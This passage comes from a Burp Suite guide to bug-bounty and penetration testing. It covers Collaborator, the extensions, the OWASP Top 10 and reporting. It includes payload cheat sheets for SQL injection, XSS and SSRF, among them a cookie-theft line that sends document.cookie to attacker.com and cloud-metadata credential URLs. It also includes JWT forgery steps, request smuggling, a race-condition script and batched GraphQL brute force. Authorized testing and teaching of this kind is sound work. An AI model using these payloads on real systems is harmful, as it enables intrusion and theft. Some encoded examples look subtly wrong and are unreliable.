Decoder is invaluable for manually crafting payloads, decoding obfuscated values, analyzing JWT tokens, encoding XSS payloads to bypass filters, and understanding data transformation chains. The 'Smart Decode' option automatically detects and decodes the format — perfect for quickly inspecting unknown values.

decoder-jwt

```
# JWT Token analysis in Decoder:
Input: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiYWRTaw4ifQ.SIG

# Step 1: Split on '.' — decode header (first part):
Base64 Decode: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
[+] Result: {"alg":"HS256","typ":"JWT"}

# Step 2: Decode payload (second part):
Base64 Decode: eyJ1c2VyIjoiYWRTaw4ifQ
[+] Result: {"user":"admin"}

# Attack: Change alg to 'none' to bypass signature:
# Encode: {"alg":"none","typ":"JWT"}
[*] Base64 Encode → eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiYWRTaw4ifQ.
[*] Craft: header.payload. (empty signature)
[!] If server accepts it → Critical JWT vulnerability!
```


Comparer — Spot the Difference

Comparer

Community

Word-level and byte-level diff tool. Compare two HTTP responses to identify subtle differences — perfect for auth bypass and A/B response analysis.

- **Auth Bypass Detection:** Compare response with valid session vs invalid token — spot data leaks despite 401 status
- **IDOR Confirmation:** Compare /api/user/1 vs /api/user/2 — see if different data is returned
- **WAF Bypass Research:** Compare original vs encoded payload responses — spot filter differences
- **Response Analysis:** Compare 'admin=true' vs 'admin=false' login responses byte-by-byte
- **Patch Diffing:** Compare before/after patched responses to verify fix effectiveness



CHAPTER 09

Collaborator — Out-of-Band Vulnerability Detection



Collaborator

Pro

External server that detects out-of-band interactions. Finds blind vulnerabilities where no response is visible — blind SQLi, SSRF, XXE, RCE, and more.

How Burp Collaborator Works

Burp Collaborator generates unique subdomains on a PortSwigger-hosted server (oastify.com). When injected into vulnerable parameters, these subdomains trigger DNS lookups, HTTP requests, or SMTP connections back to the Collaborator server — proving exploitation even when the application returns no visible response. This is critical for detecting blind vulnerabilities.

Protocol	Detects	Example Payload
DNS	SSRF, XXE, blind SQLi, RCE	nslookup collab.oastify.com
HTTP	SSRF, blind injection, webhooks	curl http://collab.oastify.com
HTTPS	Same as HTTP but TLS	curl https://collab.oastify.com
SMTP	Email injection, open relay	RCPT TO: collab@oastify.com

Collaborator Payload Usage

```
collaborator

# Generate Collaborator payload:
Burp → Collaborator → Copy to clipboard
[+] Payload: https://abc123xyz.oastify.com

# Test SSRF:
GET /api/fetch?url=https://abc123xyz.oastify.com HTTP/1.1
[+] Collaborator receives HTTP request → SSRF confirmed!


# Test XXE (out-of-band):
<?xml version='1.0'?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM 'http://abc123.oastify.com'>]>
<data>&xxe;</data>
[+] DNS lookup received → XXE confirmed!

# Test blind SQL injection (Oracle):
id=1||(SELECT EXTRACTVALUE(xmltype('<?xml version="1.0"
encoding="UTF-8"?><!DOCTYPE r SYSTEM "http://abc123.oastify.com">'),'/l') FROM dual)--
[+] DNS lookup received → Blind SQLi confirmed!

# Test RCE (command injection):
filename=test.png; nslookup abc123.oastify.com
[+] DNS lookup received → Command injection confirmed!
```

■ ■ Critical Bug Bounty Tip

Many P1/Critical bugs can ONLY be detected with Collaborator. Blind SSRF, Blind SQLi, OOB RCE — all require an external listener. Without Collaborator (Pro), you miss entire vulnerability classes.



CHAPTER 10

Extender & BApp Store



Extender / BApp Store

Supercharge Burp with 500+ community and PortSwigger-built extensions. From JWT editors to GraphQL scanners, the BApp Store has it all.

Community/Pro

Essential BApp Extensions for Bug Bounty

Extension	Category	What It Does	Edition
JWT Editor	Auth	Decode, edit, sign, and attack JWT tokens	Free
Active Scan++	Scanning	Additional scan checks beyond built-in	Free
Param Miner	Discovery	Find hidden/unlinked parameters via mining	Free
Autorize	Auth	Auto-test authorization on every request	Free
Turbo Intruder	Fuzzing	High-speed HTTP fuzzing — race conditions	Free
HTTP Request Smuggler	Advanced	Test request smuggling vulnerabilities	Free
CSRF Scanner	CSRF	Detect CSRF vulnerabilities automatically	Free
J2EEscan	Java	J2EE/Java-specific vulnerability checks	Free
Reflected Parameters	XSS	Find all reflected parameters rapidly	Free
Flow	Workflow	Improved HTTP history with upstream flow	Free
Logger++	Logging	Advanced logging with filtering/search	Free
Wsdler	Web Services	Parse and test WSDL SOAP services	Free
InQL	GraphQL	GraphQL scanner and introspection	Free
Hackvector	Encoding	Advanced multi-layer encoding tags	Free
Collaborator Everywhere	SSRF	Inject Collaborator payloads everywhere	Pro
Auto-Drop	Cleanup	Auto-drop media/asset requests	Free
Burp Bounty	Custom Scan	Profile-based custom vulnerability scanning	Pro

JWT Editor — Deep Dive

```
jwt-editor

# JWT Editor – access via request → JWT tab

# Attacks available:
1. 'None' Algorithm Attack
  → Change alg to 'none' → remove signature → server accepts?

2. Algorithm Confusion (RS256 → HS256)
  → Change alg from RS256 to HS256
  → Sign with public key as HMAC secret
  → Server uses public key to verify = Critical!

3. Embedded JWK Attack
  → Inject your own public key in header
  → Sign with matching private key

4. Weak Secret Brute Force
  → JWT Editor → Attack → Brute force secret
  → Or: hashcat -m 16500 jwt.txt wordlist.txt

[+] JWT vulnerabilities = often Critical-severity findings
```

Turbo Intruder — Race Conditions

```
turbo-intruder

# Turbo Intruder Python script for race conditions:

def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=30,
                           requestsPerConnection=100,
                           pipeline=True)

    # Send 30 simultaneous coupon redemptions:
    for i in range(30):
        engine.queue(target.req, 'PROMO2024')

def handleResponse(req, interesting):
    if '200' in req.response and 'discount applied' in req.response:
        table.add(req)

# Race condition = apply discount 30x = free money!
# This technique found P1 bugs in major e-commerce platforms
```

CHAPTER 11

OWASP Top 10 with Burp Suite

The OWASP Top 10 represents the most critical web application security risks. Burp Suite can detect and exploit all OWASP Top 10 categories. Here's how to use Burp for each:

A0 1	Broken Access Control Test every endpoint by changing user ID, removing auth headers, accessing admin paths as low-privilege user. Tools: Repeater, Autorize BApp, Intruder (IDOR with number payloads)	CRITICAL
A0 2	Cryptographic Failures Passive scanner flags cleartext data, weak SSL. Check for HTTP mixed content, weak cipher suites. Tools: Passive Scanner, Proxy, SSL/TLS scanner settings	HIGH
A0 3	Injection SQLi, Command injection, LDAP injection, XPath — test all input parameters with injection payloads. Tools: Active Scanner, Repeater (manual), Intruder (payloads)	CRITICAL
A0 4	Insecure Design Business logic flaws — negative values, skip steps, reuse tokens, workflow manipulation. Tools: Repeater (manual logic testing), Intruder, Macros	HIGH
A0 5	Security Misconfiguration Default creds, verbose errors, directory listing, debug endpoints, CORS misconfig. Tools: Active Scanner, Spider, Passive Scanner	HIGH
A0 6	Vulnerable Components Outdated libraries detected in responses. Fingerprint versions, check CVE databases. Tools: Passive Scanner, Retire.js BApp, Active Scanner	HIGH
A0 7	Auth Failures Brute force logins, username enumeration (timing/response difference), session fixation. Tools: Intruder (brute force), Sequencer (token entropy), Repeater	HIGH
A0 8	Software Integrity Failures Test unsigned updates, tampered CI/CD artifacts, auto-update mechanisms. Tools: Proxy (intercept updates), Repeater, active testing	HIGH
A0 9	Security Logging Failures Verify that attacks generate appropriate log alerts. Test if WAF/SIEM detects payloads. Tools: Scanner (verify logging rules), manual testing	MEDIUM
A1 0	SSRF Test URL parameters, webhook URLs, document import, image fetch for SSRF. Tools: Collaborator, Active Scanner, Repeater (manual)	HIGH

SQL Injection — Complete Burp Workflow

Step 1: Identify injection point in Proxy History

```
GET /api/products?category=Electronics HTTP/1.1
```

Step 2: Send to Repeater, test manually

```
GET /api/products?category=Electronics' HTTP/1.1
```

```
[!] Response: 'You have an error in your SQL syntax' ← VULNERABLE!
```

Step 3: Confirm with Boolean-based:

```
GET /api/products?category=Electronics' AND 1=1-- HTTP/1.1
```

```
[+] Normal response (returns products)
```

```
GET /api/products?category=Electronics' AND 1=2-- HTTP/1.1
```

```
[+] Empty response (no products) ← Boolean-based SQLi confirmed!
```

Step 4: UNION attack – find column count:

```
?category=' ORDER BY 1-- (increase until error)
```

```
?category=' UNION SELECT NULL,NULL,NULL--
```

Step 5: Extract data:

```
?category=' UNION SELECT username,password,NULL FROM users--
```

```
[+] User credentials dumped from database!
```

Step 6: Active Scanner confirmation:

```
Right-click request → Scan → Active scan (confirms and documents)
```

CHAPTER 12

Bug Bounty Methodology with Burp Suite




Fig 12.1 — Complete Bug Bounty Methodology Flow with Burp Suite integration at each stage

Phase 1 — Reconnaissance & Scope

```
recon-phase

# Map all in-scope assets first:
$ subfinder -d target.com | httpx -silent > live_hosts.txt
$ cat live_hosts.txt | waybackurls | uro > endpoints.txt
$ cat live_hosts.txt | gau --threads 5 >> endpoints.txt

# Import URLs into Burp Target scope:
[*] Target → Scope → Add from file → endpoints.txt

# Configure passive crawling:
[*] Spider → Actively crawl from scope
[*] Proxy → Browse all pages to populate history

# Burp project setup:
[*] New Project → File-based (saves everything)
[*] Select project config: 'Bug Bounty' profile
[+] All traffic now captured in persistent project file
```

Phase 2 — Automated Scanning

```
active-scanning

# Run Burp Scanner on all in-scope URLs (Pro):
Dashboard → New Scan → Crawl and Audit
URLs: https://target.com
Scan config: Default / Thorough
Application Login: Add credentials for auth testing

# Passive scan while browsing:
[*] Every page you browse is passively scanned
[*] Issues appear in Target → Issues tab

# Targeted active scans:
[*] Find interesting endpoint in History
[*] Right-click → Actively scan this host
[*] Or: Scan specific parameter only

# Active scan API endpoints:
Dashboard → New Scan → URLs → enter all API endpoints
[*] Add API documentation URL for automatic discovery
[+] Scanner handles REST, GraphQL, WebSocket, gRPC
```

Phase 3 — Manual Testing Checklist

Authentication

- ◆ Test every login form for SQLi, username enum, brute force
- ◆ Test password reset flow for token predictability, no expiry
- ◆ Test 2FA bypass — replay, null OTP, response manipulation
- ◆ Check 'Remember me' token entropy in Sequencer

Authorization

- ◆ Test IDOR on every object ID — Intruder number payload
- ◆ Test horizontal privilege escalation — access other users' resources
- ◆ Test vertical escalation — add admin parameter, change role
- ◆ Use Authorize BApp — auto-test every request as lower-privileged user

Input Handling

- ◆ Test all inputs for XSS — Reflected, Stored, DOM
- ◆ Test XML inputs for XXE — file read, SSRF, RCE
- ◆ Test JSON inputs for injection — SQLi, NoSQLi, command inj.
- ◆ Test file uploads — executable uploads, path traversal, content-type bypass

Business Logic

- ◆ Test negative prices, quantities, discount stacking
- ◆ Test multi-step workflows — skip steps, reorder steps
- ◆ Test coupon/voucher reuse — race conditions with Turbo Intruder
- ◆ Test quantity limits — concurrent requests, integer overflow

Infrastructure

- ◆ Test for SSRF — URL parameters, webhooks, imports
- ◆ Check CORS configuration — origin reflection, null origin
- ◆ Test subdomain takeover potential
- ◆ Check for exposed admin panels, debug endpoints

High-Value Targets in Burp History

What to Look For	In HTTP History	Potential Vulnerability
IDOR patterns	GET /api/users/\$ID\$ or /orders/\$ID\$	Horizontal privilege escalation
JWT tokens	Authorization: Bearer eyJ...	JWT manipulation/bypass
GraphQL endpoints	/graphql or /api/graphql	Introspection, batching attacks
File upload endpoints	POST with multipart/form-data	RCE via file upload
Internal IPs in responses	10.x, 192.168.x, 172.x in body	SSRF, network enumeration
Sensitive data exposure	SSN, CC, passwords in responses	Data exposure finding
Redirect parameters	?redirect=, ?next=, ?url=	Open redirect, SSRF
Admin endpoints	/admin, /manage, /internal	Access control testing
Debug/staging paths	/debug, /test, /dev, /_ah/	Exposed debug functionality

Writing a P1 Bug Bounty Report

```
bug-report

# Report structure for maximum payout:

## Title: [Severity] Vulnerability Type – Affected URL
Example: [CRITICAL] SQL Injection leads to full database dump at /api/search


## Summary (2-3 sentences):
The 'category' parameter at GET /api/products is vulnerable to
SQL injection, allowing unauthenticated attackers to extract
the entire database including user PII and hashed passwords.

## Steps to Reproduce:
1. Send the following HTTP request (Burp Repeater):
  GET /api/products?category=Electronics' UNION SELECT...
2. Observe response contains database contents
3. Screenshot / Burp output as evidence

## Impact:
Full database read access → PII exposure for 500K+ users
CVSS 3.1 Score: 9.8 CRITICAL

## Remediation:
Use parameterized queries / prepared statements.
Apply input validation and WAF rules.

## Attachments: burp_request.txt, screenshot.png, video.mp4
```



CHAPTER 13

Advanced Techniques & Configuration

Macros — Handling Session Management

Macros let Burp automatically perform multi-step sequences before each request — essential for testing apps that use CSRF tokens, dynamic session values, or multi-page workflows. Without macros, scanner requests would fail due to stale CSRF tokens.

macros

```
# Setting up a Macro (Project → Settings → Sessions):
1. Sessions → Session Handling Rules → Add
2. Actions → Run a Macro
3. Record Macro → browse to login page
4. Select response items to extract (CSRF token)
5. Configure parameter name to update in future requests

# Example: Auto-refresh CSRF token
[*] Macro: GET /profile → extract csrf_token from response
[*] Session rule: Before each request, run macro
[*] Update parameter: csrf_token in every subsequent request

# Test authenticated endpoints with valid session:
[*] Macro: POST /login with credentials
[*] Extract: Set-Cookie session header
[*] Apply: Set cookie on all scanner/intruder requests
[+] Scanner now tests all authenticated endpoints!
```

Scan Profiles — Optimize for Different Targets

Profile	Settings	Best For
Speed over Coverage	Fewer active checks, higher concurrency	Quick initial assessment
Coverage over Speed	All checks, single-threaded, thorough	Critical production apps
API Testing	JSON/XML-aware payloads, REST focus	REST/GraphQL/gRPC APIs
Logic Flaws Focus	Custom payload sets, manual assistance	Business logic testing
Stealth Mode	Throttled, minimal footprint	Sensitive prod environments

HTTP Request Smuggling — Advanced

```
smuggling

# HTTP Request Smuggling (using HTTP Request Smuggler BApp)

# CL.TE Smuggling – Content-Length vs Transfer-Encoding:
POST / HTTP/1.1
Host: target.com
Content-Length: 13
Transfer-Encoding: chunked

0

SMUGGLED

# TE.CL Smuggling:
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding: chunked

12
GPOST / HTTP/1.1
0

# Burp Scanner auto-detects these!
# Manual confirmation with Repeater + disable 'Update Content-Length'
```


Key Keyboard Shortcuts Reference

Action	Shortcut	Context
Send to Repeater	Ctrl+R	Anywhere in Burp
Send to Intruder	Ctrl+I	Anywhere in Burp
Send to Scanner	Ctrl+Shift+S	Pro only
Send request (Repeater)	Ctrl+Enter	Repeater tab
Toggle Intercept	Ctrl+T	Proxy Intercept
URL Decode selection	Ctrl+Shift+D	Any text field
URL Encode selection	Ctrl+U	Any text field
Base64 Decode	Ctrl+Shift+B	Any text field
Search in request/response	Ctrl+F	Repeater, History
Go to previous tab	Ctrl+PageUp	Tab navigation
New project	Ctrl+N	Main window
Save project	Ctrl+S	Main window
Settings/Options	Ctrl+,	Anywhere

Burp Suite Pro Tips & Tricks

- Use 'Match and Replace' to automatically add SSRF payloads to all URL parameters
- Create separate Burp projects per target — never mix bug bounty programs
- Use 'Project Options → Upstream proxy' to chain with mitmproxy or Wireshark
- Enable 'Follow redirects' in Repeater only when testing redirect behavior
- Use Scope 'Advanced' mode with regex for complex wildcard subdomain matching

- Right-click any finding → Create issue — manually log findings with screenshots
- Use Logger++ instead of built-in logger for better filtering and search
- Configure 'Intruder → Options → Grep Match' to auto-flag success responses
- Use 'Proxy → Options → TLS pass through' for apps with cert pinning
- Export Scanner report as HTML/XML for client-ready professional reports (Pro)
- Use 'Target → Site Map → right-click → Engagement Tools → Analyze target' for quick stats
- Burp's 'Clickbandit' tool (Burp menu) auto-generates clickjacking PoC pages



CHAPTER 14

Logger, Organizer & Project Management



Logger

Community

Complete HTTP traffic logger with advanced filtering, search, and annotation. See every request even when not intercepting. The definitive audit trail.

Logger vs HTTP History

Feature	HTTP History	Logger
Scope filtering	Respects scope filter	Logs everything
Search	Basic	Advanced regex, full-text
Annotation	Limited	Rich notes, colors, tags
Capture filter	Basic	Complex rule-based filter
Performance	Good	Better for high-traffic apps
Export	Basic CSV	Full export with all metadata

Organizer — Project Notes & Management

The Organizer (via Notes and issue tracking) helps manage complex multi-day testing engagements. Use it to track which endpoints were tested, note potential vulnerabilities for further investigation, and maintain a structured record of your testing activities.

- **Target Notes:** Add notes to any host in Site Map — track testing status per endpoint
- **Issue Management:** Manually create issues for findings not auto-detected by scanner
- **Request Annotations:** Color-code and annotate interesting requests in History
- **Project Files:** File-based projects save everything — resume sessions, share with team
- **Burp Collaborator:** Named sessions in Collaborator — track which payload triggered which callback

Exporting Reports — Professional Deliverables

reporting


```
# Export Scanner report (Pro):
[*] Target → Site Map → right-click target
[*] → Report issues for this host

# Export formats:
[*] HTML – formatted browser-viewable report
[*] XML – machine-readable for import into JIRA, DefectDojo

# Export HTTP traffic:
[*] Proxy History → select all → right-click → Export
[*] Formats: XML (all detail) or CSV (summary)

# Export specific items:
[*] Repeater requests → File → Save item
[*] Collaborator interactions → Export as CSV

# Burp Enterprise – automatic scheduled reporting:
[+] PDF, HTML, XML, CSV on schedule
[+] Trend analysis across scan history
[+] CI/CD integration via REST API
```



CHAPTER 15

Quick Reference — Payloads & Cheat Sheet

XSS Payload Cheat Sheet

xss-payloads

```
# Basic XSS payloads:
<script>alert(document.domain)</script>
<img src=x onerror=alert(1)>
"><svg onload=alert(1)>
'><img src=x onerror=alert(1)>
javascript:alert(1) ← href/src injection

# DOM XSS sources:
document.location, document.referrer, window.name
document.cookie, localStorage, sessionStorage

# Stored XSS cookie theft:
<script>fetch("//attacker.com/?c="+document.cookie)</script>

# CSP bypass - nonce-based:
<base href="//attacker.com">

# Filter bypass techniques:
<ScRiPt>alert(1)</sCrIpT> ← Case variation
<img src=x onerror=alert`1`>← Template literal
<<script>alert(1)//<</script><← Nested
&lt;script&gt; in innerHTML ← Double decode
```

SQL Injection Payloads

sql-payloads

```
# Detection payloads:
' OR '1'='1          ← Classic Boolean
' OR 1=1--           ← MySQL/MSSQL comment
' OR 1=1#            ← MySQL hash comment
') OR ('1'='1        ← Bracket variation

# Error-based (MySQL):
' AND EXTRACTVALUE(1,CONCAT('~',version()))--

# Time-based blind (MySQL):
'; IF(1=1, SLEEP(5), 0)--
' AND SLEEP(5)--

# UNION-based:
' ORDER BY 3--        ← Find column count
' UNION SELECT NULL,NULL,NULL--
' UNION SELECT username,password,NULL FROM users--

# Out-of-band (with Collaborator):
'; EXEC xp_cmdshell('nslookup collab.oastify.com')-- ← MSSQL
' UNION SELECT extractvalue(xmltype(...SYSTEM collab...),'/l') FROM dual-- ← Oracle
```

SSRF Payload Targets

ssrf-payloads

```
# Cloud Metadata Services:
http://169.254.169.254/latest/meta-data/          ← AWS
http://169.254.169.254/latest/meta-data/iam/security-credentials/
http://metadata.google.internal/computeMetadata/v1/ ← GCP
http://169.254.169.254/metadata/instance         ← Azure

# Internal services:
http://localhost:6379          ← Redis
http://localhost:27017         ← MongoDB
http://localhost:8500          ← Consul
http://localhost:5000          ← Internal API
http://internal.corp.com       ← Internal domain

# SSRF filter bypass:
http://2130706433              ← 127.0.0.1 decimal
http://0x7f000001              ← 127.0.0.1 hex
http://127.1                   ← short notation
http://[::1]                   ← IPv6 loopback
http://0/                      ← null route to localhost
http://attacker.com#@target-ip ← URL confusion
```

Common HTTP Headers for Testing

Header	Test Value	Tests For
X-Forwarded-For	127.0.0.1	IP whitelisting bypass
X-Forwarded-Host	attacker.com	Host header injection
X-Original-URL	/admin	Access control bypass
X-Rewrite-URL	/admin	Access control bypass
X-Custom-IP-Auth	127.0.0.1	Admin IP bypass
Origin	https://attacker.com	CORS misconfiguration
Origin	null	CORS null origin bypass
Content-Type	application/json	JSON injection
Accept	application/xml	Content negotiation
Transfer-Encoding	chunked	Request smuggling
X-HTTP-Method-Override	DELETE	HTTP method override

Severity Reference for Bug Bounty Reports

- **P1 / Critical (9.0-10.0 CVSS):** RCE, Account Takeover, Full DB dump, Auth bypass on all users
- **P2 / High (7.0-8.9 CVSS):** SSRF to internal, Stored XSS, SQLi (read-only), Privilege escalation
- **P3 / Medium (4.0-6.9 CVSS):** IDOR (limited data), Reflected XSS, CSRF on sensitive actions
- **P4 / Low (0.1-3.9 CVSS):** Open redirect, Missing security headers, Username enumeration
- **P5 / Info (0.0 CVSS):** SSL cert info, version disclosure, non-exploitable findings

■ ■ Final Tips for Bug Bounty Success

1. Always use file-based Burp projects — never lose findings.
2. Configure Collaborator in every engagement — catch blind vulnerabilities.
3. Test IDOR on EVERY object ID parameter you see.
4. Run Param Miner BApp on all endpoints — hidden params = hidden vulns.
5. Check both GET and POST versions of every endpoint.
6. Test APIs with XML, JSON, and form-encoded bodies — parsers differ.
7. Report quality beats quantity — one P1 > ten P4s.

CHAPTER 16

GraphQL Security Testing with Burp Suite

GraphQL Testing

Pro + InQL BApp

GraphQL APIs present unique attack surfaces: introspection leaks schema, batching enables DoS, and nested queries can trigger injection vulnerabilities.

GraphQL Attack Surface

GraphQL differs fundamentally from REST APIs — one endpoint handles all queries. Understanding its structure is key to finding vulnerabilities.

Attack	What It Is	Burp Tool
Introspection	Dump entire schema including hidden fields/types	InQL BApp + Repeater
Batching Attack	Send thousands of queries in one request (rate limit bypass)	Intruder, Turbo Intruder
Query Depth Attack	Deeply nested queries cause exponential DB load (DoS)	Repeater (manual)
Field Suggestion	Error messages leak valid field names	Repeater (typo testing)
Injection via Arguments	SQLi/NoSQLi in query arguments	Active Scanner, Repeater
IDOR in IDs	Access other users objects via ID arguments	Intruder (number payloads)
Broken Auth	Missing field-level authorization checks	Repeater (role testing)
Alias Overloading	Use aliases to bypass per-field rate limiting	Repeater + Intruder

```
graphql

# GraphQL Introspection query – dump full schema:
POST /graphql HTTP/1.1
Content-Type: application/json

{"query": "{__schema{types{name,fields{name,args{name,type{name,kind}}}}}}"}


# If introspection disabled, try field suggestion:
{"query": "{user{emaail}}"}
[!] Error: Did you mean 'email'? ← leaks valid field!

# IDOR via GraphQL argument:
{"query": "{user(id: 2){email, ssn, creditCard}}"}
[+] Returns another user's data → Critical IDOR!

# Batch query for brute force (bypasses rate limiting):
[
  {"query": "mutation{login(user:\"admin\",pass:\"pass1\"){token}}"},
  {"query": "mutation{login(user:\"admin\",pass:\"pass2\"){token}}"},
  ... (1000 more in single request)
]
[+] Rate limit sees 1 request, but tests 1000 passwords!
```

InQL Burp Extension — GraphQL Scanner

- **Schema Visualization:** Renders full GraphQL schema as interactive tree — see all types, queries, mutations
 - **Query Generation:** Auto-generates test queries for every field in the schema
 - **Endpoint Detection:** Finds GraphQL endpoints at /graphql, /api/graphql, /gql, /query
 - **Introspection Attack:** Attempts introspection even when disabled via alternative endpoints
 - **Timer Analysis:** Detects timing differences for injection confirmation
-



CHAPTER 17

JWT (JSON Web Token) Attack Techniques

JWTs are used everywhere for authentication and session management. Vulnerabilities in JWT implementation lead to authentication bypass and privilege escalation — often rated Critical or High severity in bug bounty programs. Burp's JWT Editor extension makes attacking JWTs intuitive and powerful.

Part	Content	Example (decoded)
Header	Algorithm + token type	{"alg":"HS256","typ":"JWT"}
Payload	Claims — user data, roles, expiry	{"sub":"user123","role":"user","exp":9999999}
Signature	HMAC or RSA signature	SflKxwRJSMekKF2QT4fvpMeJf36POk6yJV_adQssw5c

JWT Attack #1 — Algorithm Confusion (alg:none)

```
jwt-none

# Step 1: Intercept request with JWT in Authorization header
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJ1c2VyMTIzIiwicm9sZSI6ImVzZXIif

# Step 2: Open JWT Editor tab in Burp (install extension first)
[*] Header: Change "alg": "HS256" → "none"
